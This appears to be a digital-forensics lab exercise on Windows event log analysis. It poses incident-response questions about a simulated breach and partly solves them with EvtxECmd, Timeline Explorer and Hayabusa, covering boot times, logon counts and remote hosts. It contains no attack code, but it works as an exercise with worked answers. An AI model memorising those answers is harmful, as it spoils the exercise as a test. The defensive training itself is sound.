Windows Event Logging

7CBEA416-6210-486F-BFB0-B20BF4648472

Exercise Description

After a cyber security at ACME Corporation, your team has been tasked with the incident response. It is your job to determine attacker actions, such as lateral movement and and remediation from logs.

The event logs from two machines were collected. The collections can be found under 'Resources'.

Your Task

Your job is to detect all indications and proof of suspicious or attacker actions in the Event Logs.

Answer the following questions:

Client1

- When was the client1 computer last started?
- List what users logged into how many times?
    - Who is the user with most logins?
    - Who is the user with the least logins?
    - Where do remote logins come from?
    - What other types of logons were observed?
- A malicious program was installed multiple times using MSIInstaller.
    - Can you find the program name and manufacturer that provided?
    - What time was the program first installed?
    - What time was it last installed?
    - Was the installation successful?
    - What User ID (SID) was used to install the malicious program?
    - What is the path of the MSI file used for the installation?
- At the time of the last malicious program installation, several malicious PowerShell commands were executed.
    - What were the PowerShell commands executed?
    - Under what user were the commands executed?
    - Describe what the commands do?
    - What IoC is found in the commands?
    - Can the IoC be found in any other (non-PowerShell) event?
    - Is there any other suspicious PowerShell?
    - What time do the occurrences start?
- Is there any indication on lateral movement originating from client1 (client1 = source)?
    - What is found?
    - What user account is used for the lateral movement?
    - Lateral movement to what systems?

WS1

- Detect indicators of the detected lateral movement?
  - What was a host machine name and IP used by the attacker?
- What type of lateral movement was performed?
  - Determine the name of a newly installed service?
- Is there more suspicious PowerShell?
  - Decode the encoded commands

Please document the analysis as well the results in your report. This includes tool input command line as well as important output.

C1: Parsing


First step is to parse the event logs with a tool like EvtxECmd of Eric Zimmermann (https://ericzimmerman.github.io/#!index.md).

We are parsing the full event log directory of every machine, as it allows to tie together all event logs into a single CSV file:

```
.\EvtxECmd.exe -d
'E:\EventLogExercise\Kape_EventLogs_client1\C\Windows\System32\winevt\Logs' --csv
'E:\EventLogExercise\Kape_EventLogs_client1\'
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

...


Processed 121 files in 17,2262 seconds
```

This leads to a CSV File, such as `<time>_EvtxECmd_Output.csv` with all event logs either per machine or even for all obtained event logs into a single file:

The CSV may be opened with a tool, such as Timeline Explorer by Eric Zimmermann (https://ericzimmerman.github.io/#!index.md).



20230703093548_EvtxECmd_Output.csv


Drag a column header here to group by that column

Line	Tag	Record Number	Event Record Id	Time Created	Event Id	Level	Provider	Channel
1	□	114	114	2023-05-05 13...	1013	Info	Microsoft-Windows-Search	Application
2	□	115	115	2023-05-05 13...	1003	Info	Microsoft-Windows-Search	Application
3	□	116	116	2023-05-05 13...	0	Info	edgeupdate	Application

One of the most notable features of EvtxECmd is, that all events are categorized and accordingly taged in a so called `Map Description`. Therefore, it is possible to find events by their human readable description, such as for example "OS was started", "Successful logon", "A program was installed", "Application Crash" or "A new service was installed in the system".

C1: Startup Time

To find out when the computer was started, look into the parsed Events and Search for "System was started" in the `Map Description column`:




Map Description	Payload Data1	Payload Data2
System was started		
Windows System was started	BootStartTime: 2023-05-05 13:20:24.6115996	BootEndTime: 2023-05-05 13:22:47.1053577
Windows System was started	BootStartTime: 2023-05-05 13:36:27.5968639	BootEndTime: 2023-05-05 13:38:29.1700443
Windows System was started	BootStartTime: 2023-05-05 13:40:49.5841681	BootEndTime: 2023-05-05 13:42:47.3260639
Windows System was started	BootStartTime: 2023-05-31 06:03:52.6188613	BootEndTime: 2023-05-31 06:10:11.4471177

```
Event ID 100\
Time Created: 2023-05-31 06:10:31\
BootStartTime: 2023-05-31 06:03:52.6188613\
BootEndTime: 2023-05-31 06:10:11.4471177
```

Alternatively, an event correlated to the startup, such as Event ID `6005` may be found.

```
Event ID 6005\
Time Created: 2023-05-31 06:06:26:3408831
```



20231124132040_EvtxECmd_Output.csv

Drag a column header here to group by that column


Line	Tag	Record Number	Event Record Id	Time Created	Event Id	Level	Provider
=	▣	=	=	=	= 6005		
95601	□	393	393	2023-05-31 06:06:26:3408831	6005	Info	EventLog
95856	□	648	648	2023-05-31 07:11:33:7741856	6005	Info	EventLog
96040	□	832	832	2023-06-29 09:28:57:1529910	6005	Info	EventLog

C1: Logon Analysis

In the obtained CSV file, the logons may be detected by looking for the according Event ID `4624`. This event is usually searched for when analyzing the **destination** system of a lateral movement.

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER https://www.sans.org/posters/hunt-evil/

Timeline Explorer allows for filtering of the event id:




20230703093548_EvtxECmd_Output.csv

Drag a column header here to group by that column

Line	Tag	Record Number	Event Record Id	Time Created	Event Id
=	■	=	=	=	= 4624
64399	□	63380	63380	2023-06-30 04...	4624
64404	□	63385	63385	2023-06-30 04...	4624
64407	□	63388	63388	2023-06-30 04...	4624
64409	□	63390	63390	2023-06-30 04...	4624
64411	□	63392	63392	2023-06-30 04...	4624
64413	□	63394	63394	2023-06-30 04...	4624
64418	□	63399	63399	2023-06-30 04...	4624
64420	□	63401	63401	2023-06-30 04...	4624
64422	□	63403	63403	2023-06-30 04...	4624
64424	□	63405	63405	2023-06-30 04...	4624
64428	□	63409	63409	2023-06-30 04...	4624

× ☑ Event Id = 4624

After that, it is possible to group by the target of the logon by right clicking on the desirec column and selecting `Group By This Column`:




20230703093548_EvtxECmd_Output.csv

Drag a column header here to group by that column

Payload Data1

Target: NT AUTHORITY\ANONYMOUS LOGO
Target: NT AUTHORITY\ANONYMOUS LOGO
Target: CHILD.TESTLAB.LOCAL\aalfort
Target: CHILD.TESTLAB.LOCAL\aalfort


The result:



Timeline Explorer v2.0.0.1
File Tools Tabs View Help
20231124132040_EvtxECmd_Output.csv
Payload Data1
Line Tag Record Number Event Record Id Time Created Event Id
= 4624

```
> Payload Data1: Target: CHILD.TESTLAB.LOCAL\aalfort  (Count: 5.136)
> Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1$  (Count: 15)
> Payload Data1: Target: child\aalfort  (Count: 1.284)
> Payload Data1: Target: child\tmassie  (Count: 12)
> Payload Data1: Target: Font Driver Host\UMFD-3  (Count: 1)
> Payload Data1: Target: NT AUTHORITY\ANONYMOUS LOGON  (Count: 5.159)
> Payload Data1: Target: NT AUTHORITY\SYSTEM  (Count: 36)
> Payload Data1: Target: Window Manager\DWM-3  (Count: 2)
```


To find according logon types, a further grouping on `Payload Data2` can be performed.



Timeline Explorer v2.0.0.1
File Tools Tabs View Help
20231124132040_EvtxECmd_Output.csv
Payload Data1
Payload Data2
Line Tag Record Number Event Record Id Time Created

```
v Payload Data1: Target: CHILD.TESTLAB.LOCAL\aalfort  (Count: 5.136)
    > Payload Data2: LogonType 3  (Count: 5.136)
v Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1$  (Count: 15)
    > Payload Data2: LogonType 3  (Count: 15)
v Payload Data1: Target: child\aalfort  (Count: 1.284)
    > Payload Data2: LogonType 5  (Count: 1.284)
v Payload Data1: Target: child\tmassie  (Count: 12)
    > Payload Data2: LogonType 10  (Count: 1)
    > Payload Data2: LogonType 3  (Count: 1)
    > Payload Data2: LogonType 9  (Count: 10)
```

To obtain the remote hosts, the table can be further grouped:



```
⌄ Payload Data1: Target: CHILD.TESTLAB.LOCAL\aalfort  (Count: 5.136)
    ⌄ Payload Data2: LogonType 3  (Count: 5.136)
        › Remote Host: - (10.0.1.254)  (Count: 5.136)
› Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1$  (Count: 15)
⌄ Payload Data1: Target: child\aalfort  (Count: 1.284)
    ⌄ Payload Data2: LogonType 5  (Count: 1.284)
        › Remote Host: client1 (-)  (Count: 1.284)
⌄ Payload Data1: Target: child\tmassie  (Count: 12)
    ⌄ Payload Data2: LogonType 10  (Count: 1)
        › Remote Host: client1 (10.0.1.9)  (Count: 1)
    ⌄ Payload Data2: LogonType 3  (Count: 1)
        › Remote Host: guacamole (10.0.1.9)  (Count: 1)
    ⌄ Payload Data2: LogonType 9  (Count: 10)
        › Remote Host: - (::1)  (Count: 10)
```

☑ Event Id = 4624

- Who is the user with most logins?
  - aalfort
    - aalfort does seem to do PSExec like service logins regularly since the beginning of the event log.
- Who is the user with the least logins?
  - tmassie (of the real user accounts)
- Where do remote logins come from?
  - 10.0.1.9 = Client1 (local computer) and guacamole (belongs to Lab and can be ignored for the future)
  - 10.0.1.254 = MgmtClient (belongs to Lab and can be ignored for the future)
- What other types of logons were observed?
  - Network

  - Service
  - NewCredentials
  - RDP

Usually the observed PSexec (service) logins would be an indicator of a lateral movement on the **destination** computer. However, in this case this is seen from MgmgtClient, which is out of scope for the lab. No other suspicious remote logins are seen.


C1: Automatic Logon Analysis

A tool for automatic event log analysis is Hayabusa (https://github.com/Yamato-Security/hayabusa). It can be used to automatically generate a `logon-summary`:

```
PS> .\hayabusa-2.6.0-win-x64.exe logon-summary -d
"E:\EventLogExercise\Kape_EventLogs_client1" -o
"E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary"

